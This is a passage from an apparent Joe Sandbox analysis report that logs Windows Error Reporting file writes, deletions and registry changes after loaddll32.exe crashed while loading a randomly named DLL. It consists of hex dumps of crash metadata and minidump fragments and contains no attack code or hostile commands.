C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6938	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6942	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6946	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7014	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7018	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7020	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7060	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7064	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7066	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7100	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7104	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7108	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7204	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7208	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7210	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DD7497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7246	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7250	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7252	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7276	4	0d 00 0a 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7280	2	09 00		success or wait	6	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7284	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7530	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7534	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7536	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7562	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7566	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7568	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 32 00 36 00 3a 00 34 00 35 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T22:26:45Z">	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7668	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7672	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7676	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 38 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 34 00 38 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 34 00 38 00 34 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="400" PID="7080" UptimeMS="4484" TimeSinceCreationMS="4484" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7938	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7942	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7946	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7966	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7970	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	7972	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8010	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8014	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8016	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8054	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8058	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8062	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 35 00 39 00 38 00 61 00 37 00 31 00 39 00 2d 00 61 00 30 00 62 00 37 00 2d 00 34 00 64 00 32 00 65 00 2d 00 62 00 33 00 38 00 38 00 2d 00 31 00 63 00 35 00 39 00 32 00 35 00 35 00 34 00 64 00 65 00 35 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>d598a719-a0b7-4d2e-b388-1c592554de54</Guid>	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8160	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8164	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8168	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 32 00 36 00 3a 00 34 00 35 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T22:26:45Z</CreationTime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8266	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8270	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8272	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8312	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	8316	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp.xml	0	4665	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489\Report.wer	0	2	fd fd		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	160	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489\Report.wer	10422	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 35 00 39 00 31 00 30 00 34 00 38 00 32 00 30 00 34 00	MetadataHash=591048204	success or wait	1	6DD7497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{7d8a232e-4167-1484-234c-d6b08c462cd3}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DD936BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6DD91FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 8F 00 92 19 40 00 01 00 00 00 15 00 00 00

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp.xml	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD322.tmp.csv	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD555.tmp.txt	success or wait	1	6DD7497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 2b 63 62 fd 05 12 00 00 00 00 00	MDMP +cb	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 1b 00 00 fd 2b 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT+cb0 Pacific Standard TimePacific Daylight Time	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	28310	4096	10 fd fd 00 00 00 fd 00 00 fd fd 00 00 00 00 00 00 1e 00 00 00 00 00 00 00 fd 6d 00 00 00 00 00 fd 1b 00 00 fd 1b 00 00 00 00 00 00 00 00 00 00 00 40 6d 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	5744	120	00 00 14 76 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	v`A!-aBB?#@A	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	7612	34	1c 00 00 00 48 00 78 00 45 00 57 00 77 00 68 00 37 00 34 00 71 00 54 00 2e 00 64 00 6c 00 6c 00 00 00	HxEWwh74qT.dll	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 01 03 00 00 00 00 fd 0f 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 5b fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 1a 00 00 00 00 00 72 1d 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 2e 05 00 00 00 00 00 52 fd 74 73 00 00 00 00 42 78 28 1e 00 00 00 00 57 fd 21 20 00 00 00 00 fd 4b 30 01 00 00 00 00 3a 0d 01 00 fd 20 01 00 32 48 06 00 fd 0a 00 72 1d 05 00 06 7f 15 00 fd 2e 05 00 1f 51 31 00 fd fd 01 00 fd 64 14 00 00 00 00 00 fd fd 1d 00 5e 6c 04	@!/FK?Zb0[r@.RtsBx(W!K0: 2Hr.Q1d^l	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	32406	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
